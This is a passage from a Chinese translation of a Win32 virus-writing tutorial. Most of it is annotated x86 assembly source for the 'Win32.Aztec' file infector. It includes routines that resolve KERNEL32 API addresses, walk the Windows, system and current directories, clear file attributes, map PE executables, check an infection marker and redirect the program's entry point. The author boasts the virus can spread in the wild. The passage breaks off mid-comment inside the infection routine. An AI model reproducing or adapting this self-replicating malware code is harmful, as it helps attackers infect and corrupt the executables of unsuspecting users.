; 我们为了得到那个地址，用了一个 LODSD，它把由 ESI 所指定的双字(DWORD)保
; 存到 EAX 中。因为它是一个 RVA，我们需要对它规范化。
;
; 让我们看看 Matt Pietrek 关于这个第一个域的描述：
;
; “这个域是一个 RVA 而且指向一个函数地址数组。这个函数地址是这个模块中
; 每一个输出地址的入口点(RVA)。”
;
;
; 毫无疑问了，我们把它保存到它的变量中了。然后，接下来我们找到的
; 是名字指针表(Name Pointers Table)，Matt Pietrek 的描述如下：
;
; “这个域是一个 RVA，而且指向一个字符串指针数组。这些字符串是模块
; 的输出函数的名字。”
;
; 但是我没有把它保存到一个变量中，我把它压栈，仅仅是因为我很快就要用到
; 它。最终，我们找到了，下面是 Matt Pietrek 关于它的描述：
;
; “这个域是一个 RVA，而且指向一个字(WORD)数组。这些字是这个模块
; 的所有输出函数的序号”。
;
; 好了，那就是我们所做的事情。
;------------------------------------------------------------------------

@_3:    push    esi                                     ; Save ESI for l8r restore
        lodsd                                           ; Get value ptr ESI in EAX
        add     eax,[ebp+kernel]                        ; Normalize
        mov      esi,eax                                ; ESI = VA of API name
        mov      edi,edx                                ; EDI = ptr to wanted API
```

```
        push    ecx                                     ; ECX = API size
        cld                                             ; Clear direction flag
        rep     cmpsb                                   ; Compare both API names
        pop     ecx                                     ; Restore ECX
        jz      @_4                                     ; Jump if APIs are 100% equal
        pop     esi                                     ; Restore ESI
        add     esi,4                                   ; And get next value of array
        inc     word ptr [ebp+Counter]                  ; Increase counter
        jmp     @_3                                     ; Loop again

;------------------------------------------------------------------------
; 嗨，是不是我放了太多的代码而没有注释？因为我刚做好，但是懂得了这一块代码
; 不能因为解释它而分离开来。我们首先所做的是把 ESI(在 CMPSB 指令执行中将改变)
; 压栈，以备后用。然后，我们获得由 ESI(Name Pointerz Table)指向的双字保存到
; 累加器(EAX)中，所有这些通过 LODSD 指令实现。我们通过加上 kernel 的基址来规范
; 化它。好了，现在我们在 EAX 中是指向某一个 API 名字的指针，但是我们不知道(仍然)
; 是什么 API。例如，EAX 可以指向诸如"CreateProcessA"，而这个 API 对我们的病毒来
; 说不感兴趣...为了把那个字符串和我们想要的字符串(现在由 EDX 指向)，我们有 CMPSB。
; 所以，我们准备它的参数:在 ESI 中，我们使得指针指向现在在 Name Pointerz Table 中
; 的 API 的开始，在 EDI 中，我们使之指向需要的 API)。在 ECX 中我们保存它的大小，
; 然后我们按字节比较。如果所有的字符相等，就设置 0 标志，然后跳转到获取那个 API
; 地址的例程，但是如果它失败了，我们恢复 ESI，并把它加上 DWORD 的大小，为了获取
; 在 Name Pointerz Table 数组中的下一个值。我们增加计数器的值(非常重要)，然后
; 继续搜索。
;------------------------------------------------------------------------

@_4:    pop     esi                                     ; Avoid shit in stack
        movzx   eax,word ptr [ebp+Counter]              ; Get in AX the counter
        shl     eax,1                                   ; EAX = AX * 2
        add     eax,dword ptr [ebp+OrdinalTableVA]      ; Normalize
        xor     esi,esi                                 ; Clear ESI
        xchg    eax,esi                                 ; EAX = 0, ESI = ptr to Ord
        lodsw                                           ; Get Ordinal in AX
        shl     eax,2                                   ; EAX = AX * 4
        add     eax,dword ptr [ebp+AddressTableVA]      ; Normalize
        mov     esi,eax                                 ; ESI = ptr to Address RVA
        lodsd                                           ; EAX = Address RVA
        add     eax,[ebp+kernel]                        ; Normalize and all is done.
        ret

;------------------------------------------------------------------------
; Pfff, 又一个巨大的代码块，而且看起来很难理解，对吗?呵呵，不要害怕，我将要
; 注释它:)
; 呃，pop 指令是为了清除堆栈，我们把计数值(因为它是一个 WORD)放置到 EAX 的低位
; 中，并把这个寄存器的高位清 0。我们把它乘以 2，因为我们只得到了它的数字，
; 而且我们要搜索的数组是一个 WORD 数组。现在把它加上指向我们要搜索的数组开始的
; 指针，而在 EAX 中是我们想要的 API 的指针的序号。所以我们把 EAX 保存到 ESI 中为了使
; 用那个指针来获取它指向的值，也就是说，序号保存到 EAX 中，用简单的 LODSW。
; 嗨，我们得到了序号，但是我们想要的是 API 代码的入口(EntryPoint)，所以，我们
; 把序数(保存了想要的 API 在地址表中的入口点位置)乘上 4，也就是说 DWORD 的大小，
```

```
; 然后我们得到了一个 RVA 值，和 Address Table RVA  相关，所以我们规范化，那么现在
; 我们在 EAX 中得到的是指向地址表中的 API 的入口点的指针。我们把 EAX 赋给 ESI，在 EAX
; 中得到了指向的值。这样我们在 EAX 中得到了需要的 API 的入口 RVA 的值。嗨,现在我们
; 必须要做的是把那个地址和 KERNEL32 的基址规范化，瞧，做好了，我们在 EAX 中
; 得到了 API 的真正地址!!!;)
;---------------------------------------------------------------------------

GetAPI              endp

;---------------------------------------------------------------------------
;---------------------------------------------------------------------------

GetAPIs             proc

;---------------------------------------------------------------------------
; Ok, 这是通过使用以前的函数来获得所有 API 的代码，它的参数为:
;
; 输入:   ESI：指向想要得到的第一个 API 名字 ASCII 码的首地址
;          EDI：指向将要保存的想要得到第一个 API 的变量
; 输出:   无。
;
; 好了，我假设你想要获得的所有值的结构如下：
;
; ESI 指向 →   db              "FindFirstFileA",0
;              db              "FindNextFileA",0
;              db              "CloseHandle",0
;              [...]
;              db              0BBh ; 标志着这个数组的结束
;
; EDI 指向 → dd              00000000h ;   FFFA  的将来的地址
;            dd              00000000h ;   FNFA  的将来的地址
;            dd              00000000h ;   CH    的将来的地址
;            [...]
; 我希望你足够聪明，能理解它。
;---------------------------------------------------------------------------

@@1:    push      esi
        push      edi
        call      GetAPI
        pop       edi
        pop       esi
        stosd

;---------------------------------------------------------------------------
; 我们把在这个函数中处理的值压栈为了避免它们改变，并调用 GetAPI 函数。
; 我们假设现在 ESI 是一个指向想要的 API 名字的指针，EDI 是指向要处理 API 名字的变量
; 的指针。因为函数在 EAX 中返回给我们 API 的偏移地址，我们通过使用 STOSD 把它保存到
; 由 EDI 指向的相关变量中。
;---------------------------------------------------------------------------

@@2:    cmp       byte ptr [esi],0
```

```
        jz      @@3
        inc     esi
        jmp     @@2
@@3:    cmp     byte ptr [esi+1],0BBh
        jz      @@4
        inc     esi
        jmp     @@1
@@4:    ret
GetAPIs         endp

;---------------------------------------------------------------------------
; 可以更优化，我知道，但是，为了更好为我的解释服务。我们首先所做的是到达我们
; 以前请求的地址的字符串的尾部，现在它指向下一个 API。但是我们想要知道它是否
; 是最后一个 API，所以我们检查我们的标志，字节 0BBh(猜猜为什么是 0BBh?)。如果它
; 是，我们就已经得到了所有需要的 API，而如果不是，我们继续我们的搜索。
;---------------------------------------------------------------------------
;------到这儿为止剪切-------------------------------------------------------
```

呵呵，我尽可能的使得这些过程简单，而且我注释了很多，你将会不通过复制就可以理解了。而且如果你
你复制也不是我的问题...呵呵，我没有不允许你复制它:)但是，现在的问题是我们该搜索什么 API 呢?这主要依赖于在进行 PE 操作之前方式。我将给你演示一个直接行为(即运行期)版本的一个病毒，它使用了文件映射计数(更容易操作和更快地感染)，我将会列出你能使用地 API 函数。

%一个病毒示例%
~~~~~~~~~~~~~~~

不要认为我疯了，我将在这里放一个病毒的代码仅仅是为了避免烦人的解释所有 API 的东西，而且还可以看看它们的作用:)好了，下面你得到的是我的最近的创造。我花了一个下午来完成它：我把它基于 Win95.Iced Earth，但是没有 bug 和特殊功能。享受这个 Win32.Aztec!(Yeah, Win32!!!)。

```
;----从这儿开始剪切-----------------------------------------------------------
; [Win32.Aztec v1.01] - Iced Earth 的 Bug 修复版本
; Copyright (c) 1999 by Billy Belcebu/iKX
;
; 病毒名       : Aztec v1.01
; 病毒作者     : Billy Belcebu/iKX
; 国籍         : Spain(西班牙)
; 平台         : Win32
; 目标         : PE 文件
; 编译         : TASM 5.0 和 TLINK 5.0 用
;                                tasm32 /ml /m3 aztec,,;
;                                tlink32 /Tpe /aa /c /v aztec,aztec,,import32.lib,
;                                pewrsec aztec.exe
; 说明         : 现在所有东西都是特别的了。只是 Iced Earth 病毒的 bug 修复，并移除了一些特殊功能
;                  这是一个学习 Win32 病毒的真正病毒。
; 为什么'Aztec'?  : 为什么叫这个名字呢?许多原因:
;                        ?如果有一个 Inca 病毒和一个 Maya 病毒... ;)
;                        ?我在 Mexico 生活过 6 个月
```
~~~~~~~~~~~~~~~

```
;                       ?I hate the fascist way that Hernan Cortes used for steal
;                         their territory to the Aztecs
;                       ?I like the kind of mithology they had ;)
;                       ?我的声卡是一个 Aztec 的 :)
;                       ?我爱 Salma Hayek! :)~
;                       ?KidChaos 是我的一个朋友 :)
; 问候        : 这次只向所有在 EZLN 和 MRTA 的人问候。
;                       祝所有人好运，和... 继续战斗!
;
; (c) 1999 Billy Belcebu/iKX

        .386p                                           ; 需要 386+   =)
        .model  flat                                    ; 32 位寄存器, 没有段.
        jumps                                           ; 为了避免跳出范围

extrn   MessageBoxA:PROC                                ; 第一次产生的时候输入的 API 函数:)
extrn   ExitProcess:PROC                                ;

; 病毒的一些有用的 equ

virus_size      equ     (offset virus_end-offset virus_start)
heap_size       equ     (offset heap_end-offset heap_start)
total_size      equ     virus_size+heap_size
shit_size       equ     (offset delta-offset aztec)

; 仅仅是为第一次产生的时候编码的, 不要担心 ;)

kernel_         equ     0BFF70000h
kernel_wNT      equ     077F00000h

        .data

szTitle         db      "[Win32.Aztec v1.01]",0

szMessage       db      "Aztec is a bugfixed version of my Iced Earth",10
                db      "virus, with some optimizations and with some",10
                db      "'special' features removed. Anyway, it will",10
                db      "be able to spread in the wild succefully :)",10,10
                db      "(c) 1999 by Billy Belcebu/iKX",0

;---------------------------------------------------------------------------
; 所有这些都是狗屎：有一些宏可以使得这些代码更好看，而且有一些是为
; 第一次产生时用的，等等。
;---------------------------------------------------------------------------

        .code

virus_start     label   byte

aztec:
        pushad                                          ; Push 所有寄存器
```

```
        pushfd                                          ; Push FLAG 寄存器

        call    delta                                   ; 最难理解的代码 ;)
delta:  pop     ebp
        mov     eax,ebp
        sub     ebp,offset delta

        sub     eax,shit_size                           ; Obtain the Image Base on
        sub     eax,00001000h                           ; the fly
NewEIP  equ     $-4
        mov     dword ptr [ebp+ModBase],eax

;--------------------------------------------------------------------------
; Ok. 首先，我把所有的寄存器和所有的标志都压栈了(不是因为需要这么做，仅仅是
; 因为我一直喜欢这么做)。然后，我所做的都是非常重要的。是的!它是 delta offset!
; 我们必须得到它因为原因你必须知道：我们不知道我们是在内存的哪里执行代码，所
; 以通过这个我们就能很容易地知道它...我不会告诉你更多关于 delta offset 的东西了，
; 因为我肯定你已经从 DOS 编码就知道了;)接下来是获得当前进程的基址(Image Base),
; 这需要返回控制权给主体(将会在以后做)。首先我们减去在 delta 标志和 aztec 标志
; (7 bytes->PUSHAD (1)+PUSHFD (1)+CALL (5))的字节，然后我们减去当前的 EIP
; (在感染的时候补丁)，也就是说我们得到了当前的基址(Image Base)。
;--------------------------------------------------------------------------


        mov     esi,[esp+24h]                           ; 获得程序返回地址
        and     esi,0FFFF0000h                          ; 和 10 页对其
        mov     ecx,5                                   ; 50 页 (10 组)
        call    GetK32                                  ; 调用它
        mov     dword ptr [ebp+kernel],eax              ; EAX 必须是 K32 的基址

;--------------------------------------------------------------------------
; 首先，我们从调用的进程(它在，可能为 CreateProcess API 函数)中得到的地址放到
; ESI 中，它最初是由 ESP 所指向的地址，但是当我们使用堆栈压了 24 个字节(20 被 PUSHAD,
; 其它的为 PUSHFD)，我们不得不修正它。然后我们使它按 10 页对齐，使 ESI 的低位为 0。
; 在这之后，我们设置 GetK32 函数的其它参数，ECX，保存着要搜索的 10 页的最大组数，
; 为 5(也就是说 5*10=50 页)，然后我们调用函数。当它返回给我们正确的 KERNEL32 的
; 基址之后，我们把它保存起来。
;--------------------------------------------------------------------------

        lea     edi,[ebp+@@Offsetz]
        lea     esi,[ebp+@@Namez]
        call    GetAPIs                                 ; 找到所有的 API

        call    PrepareInfection
        call    InfectItAll

;--------------------------------------------------------------------------
; 首先，我们设置 GetAPIs 函数的参数，就是在 EDI 中是一个指针，这个指针指向将要
; 保存 API 地址的 DWORD 数组，在 ESI 是所有要搜索的 API 函数的 ASCII 名字。
;--------------------------------------------------------------------------
```

```
        xchg    ebp,ecx                         ; 是不是第一次产生?
        jecxz   fakehost

        popfd                                   ; 恢复所有的标志
        popad                                   ; 恢复所有的寄存器

        mov     eax,12345678h
        org     $-4
OldEIP  dd      00001000h

        add     eax,12345678h
        org     $-4
ModBase dd      00400000h

        jmp     eax

;------------------------------------------------------------------------
; 首先，我们看看我们是不是在第一次产生病毒，通过检测 EBP 的值是否为 0。如果是，
; 我们跳转到第一次产生的地方。但是，如果它不是，我们先从堆栈中恢复标志寄存器，
; 接下来是所有的寄存器。然后我们的指令是给 EAX 赋感染后的程序旧入口地址(在感染
; 的时候补丁)，然后我们把它加上当前进程(在运行期补丁)的基址，我跳到它那里。
;------------------------------------------------------------------------

PrepareInfection:
        lea     edi,[ebp+WindowsDir]            ; 指向第一个目录
        push    7Fh                             ; 把缓存的大小压栈
        push    edi                             ; 把缓存的地址压栈
        call    [ebp+_GetWindowsDirectoryA]     ; 获取 windows 目录

        add     edi,7Fh                         ; 指向第二个目录
        push    7Fh                             ; 把缓存的大小压栈
        push    edi                             ; 把缓存的地址压栈
        call    [ebp+_GetSystemDirectoryA]      ; 获取  windows\system  目录

        add     edi,7Fh                         ; 指向第三个目录
        push    edi                             ; 把缓存的地址压栈
        push    7Fh                             ; 把缓存的大小压栈
        call    [ebp+_GetCurrentDirectoryA]     ; 获取当前目录
        ret

;------------------------------------------------------------------------
; 这是一个简单的用来获取病毒将要搜索文件来感染的所有目录，并按这个特定顺序。
; 因为一个目录的最大长度是 7F 字节，我已经保存到堆栈(看下面)的三连续变量中，
; 因此避免无用的代码占更多的字节，和随病毒传播无用的数据。请注意在最后一个
; API 中没有任何错误，因为在那个 API 中，顺序改变了。让我们对那个 API 做一个更
; 深的分析：
;
; GetWindowsDirectory 函数得到 Windows 的目录。Windows 目率包含了一些基于 Windows
; 的应用程序，初始化文件，和帮助文件。
```

```
;
; UINT GetWindowsDirectory(
;     LPTSTR lpBuffer,      // 保存 Windows 目录的缓存地址
;     UINT uSize    // 目录缓存的大小
;   );
;
; 参数
; ====
; ?lpBuffer: 指向接受 NULL 结尾的包含路径的字符串的缓存。这个路径不是以一个
;     反斜线符号结束的，除非 Windows 目录是根目录。例如，如果 Windows 目录是在 C
;     盘上的以 WINDOWS 命名的，那么这个函数返回的 Windows 目录是 C:\WINDOWS.如果
;     Windows 是安装在 C 盘的根目录上的，返回的路径是 C:\。
; ?uSize: 指定被 lpBuffer 参数指向的缓存的字符最大个数。这个值应该设置成至少
;     为 MAS_PATH 来为路径指定足够的空间。
;
; 返回值
; ======
;
; ?如果函数成功执行了，返回值是复制到缓冲区的字符个数，不包括 NULL 结尾符。
; ?如果长度比缓冲区的大小还要大，返回值将是缓冲区所需要保存路径所需要的
;   大小。
;
; ---
;
; GetSystemDirectory 函数得到的是 Windows 系统目录，系统目录包括诸如 Windows 库
; 驱动和字体文件。
;
; UINT GetSystemDirectory(
;     LPTSTR lpBuffer,      // 保存系统目录的缓冲区
;     UINT uSize    // 目录缓冲区的大小
;   );
;
;
; 参数
; ====
;
; ?lpBuffer: 指向接受以 NULL 结尾的包含路径的字符串的缓冲区。这个路径不是以一个
;     反斜线符号结尾的，除非系统目录是根目录。例如，如果系统目录是在 C 盘上的名为
;     WINDOWS\SYSTEM，那么这个函数返回的系统目录路径为 C:\WINDOWS\SYSTEM。
;
; ?uSize: 指定缓冲区的最大字符个数。这个值应该被设置成最小 MAX_PATH。
;
; 返回值
; ======
;
; ?如果函数成功了，返回值是复制到缓冲区中的字符个数，不包括 NULL 结尾字符。
;   如果长度大于缓冲区的大小，返回值是保存路径的缓冲区所需要的大小。
;
; ---
;
```

```
; GetCurrentDirectory  函数得到的是当前进程的当前目录。
; current process.
;
; DWORD GetCurrentDirectory(
;     DWORD nBufferLength,              //  目录缓冲区的字符个数
;     LPTSTR lpBuffer         //  保存当前目录的缓冲区地址
;   );
;
;  参数
; ====
;
; ?nBufferLength: 保存当前目录字符串的缓冲区的字符个数。缓冲区的长度必须包括
;     NULL 字符在内。
;
; ?lpBuffer: 指向保存当前目录字符串缓冲区的字符串。这个以 NULL 结尾的字符串保存
;     的是当前目录的绝对路径。
;
;  返回值
; ======
;
; ?如果函数成功执行了，返回的值是写到缓冲区的字符个数，不包括 NULL 字符。
;-------------------------------------------------------------------------

InfectItAll:
        lea     edi,[ebp+directories]                   ;  指向第一个目录
        mov       byte ptr [ebp+mirrormirror],03h ; 3  个目录
requiem:
        push     edi                                    ;  设置由 EDI 指向的目录
        call     [ebp+_SetCurrentDirectoryA]

        push     edi                                    ;  保存 EDI
        call     Infect                                 ;  感染选定的目录的所有文件
        pop      edi                                    ;  恢复 EDI

        add      edi,7Fh                                ;  另外一个目录

        dec      byte ptr [ebp+mirrormirror]        ;  计数器－1
        jnz      requiem                                ;  是最后一个吗？不是，再来
        ret

;-------------------------------------------------------------------------
;  我们开始所做的是使 EDI 指向数组中的第一个目录，然后我们设置我们想要感染的目录
;  个数(dirs2inf=3)。好了，然后我们开始主循环。它包括如下:我们改变目录到当前
;  选定的目录下面，我们感染所有那个目录的所有想要感染的文件，然后我们得到了另外
;  一个目录知道我们完成了我们想要感染的 3 个目录。简单，啊？:)该看看 SetCurrentDirectory
;  这个 API 函数的特征了:
;
; SetCurrentDirectory  为当前进程改变当前目录。
;
; BOOL SetCurrentDirectory(
```

```
;     LPCTSTR lpPathName   // 当前新目录的名字地址
;   );
;
; 参数
; ====
;
; ?lpPathName: 指向一个以 NULL 字符结尾的字符串，这个字符串保存当前新目录的
;     名字。这个参数可以是一个相对路径，还可以是绝对路径。在每种情况下，都是
;     计算并保存的当前目录的绝对路径。
;
; 返回值
; ======
;
; ?如果函数成功执行，返回的是非 0 值。
;---------------------------------------------------------------------------

Infect: and         dword ptr [ebp+infections],00000000h ; reset countah

            lea         eax,[ebp+offset WIN32_FIND_DATA] ; Find's shit structure
            push        eax                                 ; Push it
            lea         eax,[ebp+offset EXE_MASK]           ; Mask to search for
            push        eax                                 ; Push it

            call        [ebp+_FindFirstFileA]               ; Get first matching file

            inc         eax                                 ; CMP EAX,0FFFFFFFFh
            jz          FailInfect                          ; JZ    FAILINFECT
            dec         eax

            mov         dword ptr [ebp+SearchHandle],eax ; Save the Search Handle

;---------------------------------------------------------------------------
; 这是感染例程的第一部分。第一行仅仅是为了用一个更为优化的方法(此例中的 AND
; 比 mov 更小)清除感染计数器(即设置成 0)。在感染计数器已经重置之后，该是搜索
; 文件来感染的时候了;)OK，在 DOS 中，我们有 INT 21h 的 4Eh/4Fh 服务...现在在 Win32
; 中，我们有两个等价的 API 函数:FindFirstFile 和 FindNextFile。现在我们想要
; 搜索目录中的第一个文件。所有的 Win32 中的寻找文件的函数都有一个结构(你还记得
; DTA 吗?)叫做 WIN32_FIND_DATA(许多时候简称 WFD)。让我们看看这个结构的域：
;
; MAX_PATH                    equ         260   <-- 路径的最大大小
;
; FILETIME                    STRUC             <-- 处理时间的结构，在很多 Win32
; FT_dwLowDateTime            dd          ?         结构中都有
; FT_dwHighDateTime           dd          ?
; FILETIME                    ENDS
;
; WIN32_FIND_DATA             STRUC
; WFD_dwFileAttributes        dd          ?       <-- 包含了文件的属性
; WFD_ftCreationTime          FILETIME ?      <-- 文件创建的时间
; WFD_ftLastAccessTime        FILETIME ?      <-- 文件的最后访问时间
; WFD_ftLastWriteTime         FILETIME ?      <-- 文件的最后修改时间
```

```
; WFD_nFileSizeHigh           dd          ?       <-- 文件大小的高位
; WFD_nFileSizeLow            dd          ?       <-- 文件大小的低位
; WFD_dwReserved0             dd          ?       <-- 保留
; WFD_dwReserved1             dd          ?       <-- 保留
; WFD_szFileName              db          MAX_PATH dup (?) <-- ASCII 形式的文件名
; WFD_szAlternateFileName db          13 dup (?) <--  除去路径的文件名
;                             db          03 dup (?) <-- Padding
; WIN32_FIND_DATA             ENDS
;
; ?dwFileAttributes: 决定找到的文件的属性。这个成员可以为一个或更多的值[在
;     这里因为空间关系就不列举了:你可以在 29A 的 INC 文件(29A#2)和以前的文档中找
;     到]
;
; ?ftCreationTime: 包含了一个 FILETIME 结构包含了文件创建的时间。FindFirstFile
;     和 FindNextFile 以 Coordinated Universal Time (UTC) 格式报告文件的时间。如果
;     文件系统包含的文件不支持这个时间成员的话，这两个函数会把 FILETIME 的成员设
;     置成 0。你可以使用 FileTimeToLocalFileTime 函数来把 UTC 转化成本机时间，然后
;     使用 FileTimeToSystemTime 函数把本机时间转化成一个 SYSTEMTIME 结构的包含月，
;     日，年，星期，小时，分，秒，和毫秒。
;
; ?ftLastAccessTime: 保存了一个 FILETIME 结构，包含了文件最后访问的时间。这个
;     时间是 UTC 形式;如果文件系统不支持这个时间成员，FILETIME 的成员就是 0。
;
; ?ftLastWriteTime: 保存了一个 FILETIME 结构包含了文件的最后修改时间。时间是
;     UTC 格式的；如果文件系统不支持这个时间成员，FILETIME 的成员就是 0。
;
; ?nFileSizeHigh: 保存了 DWORD 类型的文件大小的高位。如果文件大小比 MAXDWORD 大
;     的话，这个值为 0。文件的大小等于(nFileSizeHigh * MAXDWORD)+ nFileSizeLow。
;
; ?nFileSizeLow: 保存了 DWORD 类型的文件大小的低位。
;
; ?dwReserved0: 保留为将来使用。
;
; ?dwReserved1: 保留为将来使用。
;
; ?cFileName: 一个 NULL 字符结尾的字符串是文件的名字。
;
; ?cAlternateFileName: 一个以 NULL 结尾的字符串保存的是文件的可选名。这个名字
; 是古典的 8.3(filename.ext)文件名格式。
;
; 当我们知道了 WFD 结构的域之后，我们可以更深一层地去"寻找"Windows 地函数。首先
; 让我们来看看 FindFirstFileA 这个 API 地描述：
;
; FindFirstFile 函数在一个目录中搜索一个和指定地文件名符合的文件。FindFirstFileA
; 还检查子目录名。
;
; HANDLE FindFirstFile(
;     LPCTSTR lpFileName,   // 指向要搜索的文件名
;     LPWIN32_FIND_DATA lpFindFileData      // 指向返回信息
```

```
;   );
;
; 参数
; ====
;
; ?lpFileName:   A. Windows 95: 指向一个以 NULL 结尾的指定一个合法的目录或路径和
;                       文件名字符串，它可以包含通配符(*和?)。这个字符串不能超过
;                       MAX_PATH 个数。
;
;                    B. Windows NT: 指向一个以 NULL 结尾的指定一个合法的目录或路径和
;                       文件名字符串，它不能包含通配符(*和?)。
;
; 路径有一个缺省的字符大小限制 MAX_PATH。这个限制取决于 FindFirst 函数怎么分析路径。
; 一个应用程序可以超过这个限制并可以通过调用宽(W)版本的 FindFirstFile 函数并预先考虑
; "\\?\"来传给超过 MAX_PATH 的路径。"\\?\"告诉了函数关闭路径解析；它使得路径长于
MAX_PATH
; 可以被 FindFirstFileW 函数使用。这个还可以对 UNC 名有效。"\\?\"被作为路径的一部分
; 忽略掉了。例如，"\\?\C:\myworld\private"被看成"C:\myworld\private", 而
; "\\?\UNC\bill_g_1\hotstuff\coolapps"被看成"\\bill_g_1\hotstuff\coolapps"。
;
; ?lpFindFileData: 指向于 WIN32_FIND_DATA 结构来接受关于找到的文件或目录。这个
;     结构可以在随后的调用 FindNextFile 或 FindClose 函数中引用文件或子目录。
;
; 返回值
; =====
;
; ?如果函数成功调用了，返回值是一个搜索句柄，在随后的调用 FindNextFile 或 FindClose
;     时用到。
;
; ?如果函数失败了，返回值是 INVALID_HANDLE_VALUE。为了获得详细的错误信息，调用
;     函数。
;
; 所以，现在你知道了 FindFirstFile 函数的所有参数了。而且，现在你知道了下面代码块
; 的最后一行了:)
;-------------------------------------------------------------------------

__1:      push      dword ptr [ebp+OldEIP]              ; 保存 OldEIP 和 ModBase,
          push      dword ptr [ebp+ModBase]               ; 感染时改变

          call      Infection                           ; 感染找到的文件

          pop       dword ptr [ebp+ModBase]               ; 恢复它们
          pop       dword ptr [ebp+OldEIP]

          inc       byte ptr [ebp+infections]           ; 增加计数器
          cmp       byte ptr [ebp+infections],05h     ; 超过限制啦?
          jz        FailInfect                            ; 该死...

;-------------------------------------------------------------------------
; 我们所做的第一件事是保存了一些必须的变量的内容，它们在后面我们返回控制权给主体的
```

```
; 时候用到，但是这些变量在感染文件的时候改变了是很痛苦的。我们调用感染例程：它仅
; 需要 WFD 信息，所以我们不必给它传参数了。在感染完相关的文件后，我们把值再改回来。
; 在做完那个以后，我们增加感染计数器，并检查我们是否已经感染了 5 个文件了(这个病毒
; 的感染限制)。如果我们已经做完了那些事情，病毒从感染函数中退出。
;---------------------------------------------------------------------------

__2:    lea     edi,[ebp+WFD_szFileName]        ; 指向文件名的指针
        mov     ecx,MAX_PATH                    ; ECX = 260
        xor     al,al                           ; AL = 00
        rep     stosb                           ; 清除旧的文件名变量

        lea     eax,[ebp+offset WIN32_FIND_DATA] ; 指向 WFD 的指针
        push    eax                             ; 把它压栈
        push    dword ptr [ebp+SearchHandle]    ; Push Search Handle
        call    [ebp+_FindNextFileA]            ; 寻找另外一个文件

        or      eax,eax                         ; 失败?
        jnz     __1                             ; 没有, 感染另外一个

CloseSearchHandle:
        push    dword ptr [ebp+SearchHandle]    ; Push search handle
        call    [ebp+_FindClose]                ; 关闭它

FailInfect:
        ret

;---------------------------------------------------------------------------
; 代码块的开始部分做一个简单的事情：它抹掉在 WFD 结构(校验文件名数据)里的数据。
; 这样做是为了在寻找另外一个文件的时候避免出问题。我们下一步要做的是调用
; FindNextFile 这个 API 函数。下面是这个 API 的描述:
;
; FindNextFile 函数继续以前调用的 FindFirstFile 函数来继续搜索一个文件 。
;
; BOOL FindNextFile(
;    HANDLE hFindFile,    // 要搜索的句柄
;    LPWIN32_FIND_DATA lpFindFileData     // 指向保存找到文件的数据的结构
;   );
;
; 参数
; ====
;
; ?hFindFile: 识别由先前的调用 FindFirstFile 函数返回的搜索句柄。
;
; ?lpFindFileData: 指向一个 WIN32_FIND_DATA 结构，用来接受关于找到的文件或子目录
;    的信息。这个结构可以在随后的调用 FindNextFile 时引用来寻找文件或目录。
;
; 返回值
; ======
;
; ?如果函数调用成功，返回值是非零值。
```

```
;
; ?如果函数调用成功，返回值是 0。为了获得详细的错误信息，调用 GetLastError。
;
; ?如果没有匹配的文件，GetLastError 函数会返回 ERROR_NO_MORE_FILES。
;
; 如果 FindNextFile 返回错误，或者如果病毒已经到达了可能感染的最大文件数，我们到了
; 这个例程的最后一块。它由通过 FindClose 这个 API 来关闭搜索句柄组成。照常，下面是
; 这个 API 的描述:
;
; FindClose 函数关闭指定的搜索句柄。FindFirstFile 和 FindNextFile 函数使用这个
; 句柄来用匹配给定的名字来定位文件。
;
; BOOL FindClose(
;     HANDLE hFindFile       // 文件搜索句柄
;   );
;
;
; 参数
; ====
;
; ?hFindFile: 识别搜索句柄。这个句柄必须是由 FindFirstFile 函数已经打开的。
;
; 返回值
; ======
;
; ?如果函数调用成功，返回值是非 0 值。
;
; ?如果函数调用失败，返回值是 0。为了获得详细的错误信息，调用 GetLastError
;                                                                                ;
;-------------------------------------------------------------------------

Infection:
        lea     esi,[ebp+WFD_szFileName]          ; 获得要感染的文件名
        push    80h
        push    esi
        call    [ebp+_SetFileAttributesA]         ; 清除它的属性

        call    OpenFile                          ; 打开它

        inc     eax                               ; 如果 EAX = -1, 就有一个错误
        jz      CantOpen
        dec     eax

        mov     dword ptr [ebp+FileHandle],eax

;-------------------------------------------------------------------------
; 我们首先做的是清除文件的属性，并把它们设置为"正常文件"。这是通过 SetFileAttributes
; 这个 API 来实现的。下面给出这个 API 的简要介绍：
;
; SetFileAttributes 函数 设置一个文件的属性。
;
```

```
; BOOL SetFileAttributes(
;     LPCTSTR lpFileName, //  文件名的地址
;     DWORD dwFileAttributes          //  要设置的属性的地址
;   );
;
;  参数
; ====
;
; ?lpFileName:  指向一个保存要修改属性的文件的文件名字符串。
;
; ?dwFileAttributes:  指定要设置的文件的属性。这个参数可以为下面的值的组合。然而，
;     所有的其它的值超越 FILE_ATTRIBUTE_NORMAL
;
;  返回值
; ======
;
; ?如果函数调用成功，返回值是非 0 值。
;
; ?如果函数调用失败，返回值是 0。为了获得详细的错误信息，调用 GetLastError
;
;  在我们设置了新的文件属性之后，我们打开了文件，而且，如果没有任何错误发生，它把
;  句柄保存到它的变量中。
;---------------------------------------------------------------------------

        mov         ecx,dword ptr [ebp+WFD_nFileSizeLow] ;  首先我们用它的正确大小创建映射
        call        CreateMap

        or          eax,eax
        jz          CloseFile

        mov         dword ptr [ebp+MapHandle],eax

        mov         ecx,dword ptr [ebp+WFD_nFileSizeLow]
        call        MapFile                                 ;  映射它

        or          eax,eax
        jz          UnMapFile

        mov         dword ptr [ebp+MapAddress],eax

;---------------------------------------------------------------------------
;  首先我们给 ECX 赋我们打算要映射的文件的大小，然后我们调用我们的函数来映射它。
;  我们检查可能的错误，如果没有任何错误，我们继续，否则，我们关闭文件。然后我们
;  保存映射句柄，并准备最终利用 MapFile 函数来映射它。还象以前那样，我们检查错误，
;  决定相应的处理。如果所有的都做好了，我们保存映射起作用的地址。
;---------------------------------------------------------------------------

        mov         esi,[eax+3Ch]
        add         esi,eax
        cmp         dword ptr [esi],"EP"                    ;  它是 PE 吗?
        jnz         NoInfect
```

```
        cmp         dword ptr [esi+4Ch],"CTZA"          ; 它被感染了吗?
        jz          NoInfect

        push        dword ptr [esi+3Ch]

        push        dword ptr [ebp+MapAddress]          ; 关闭所有
        call        [ebp+_UnmapViewOfFile]

        push        dword ptr [ebp+MapHandle]
        call        [ebp+_CloseHandle]

        pop         ecx

;------------------------------------------------------------------------
; 当我们在 EAX 中得到了开始映射的地址，我们刷新指向 PE 头(MapAddress+3Ch)的指针，
; 然后我们规范化它，所以在 ESI 中我们将得到指向 PE 头的指针。总之我们检查它是否 OK,
; 所以我们检查 PE 签名。在那个检查之后，我们检查文件是否在以前感染过了(我们在 PE 的
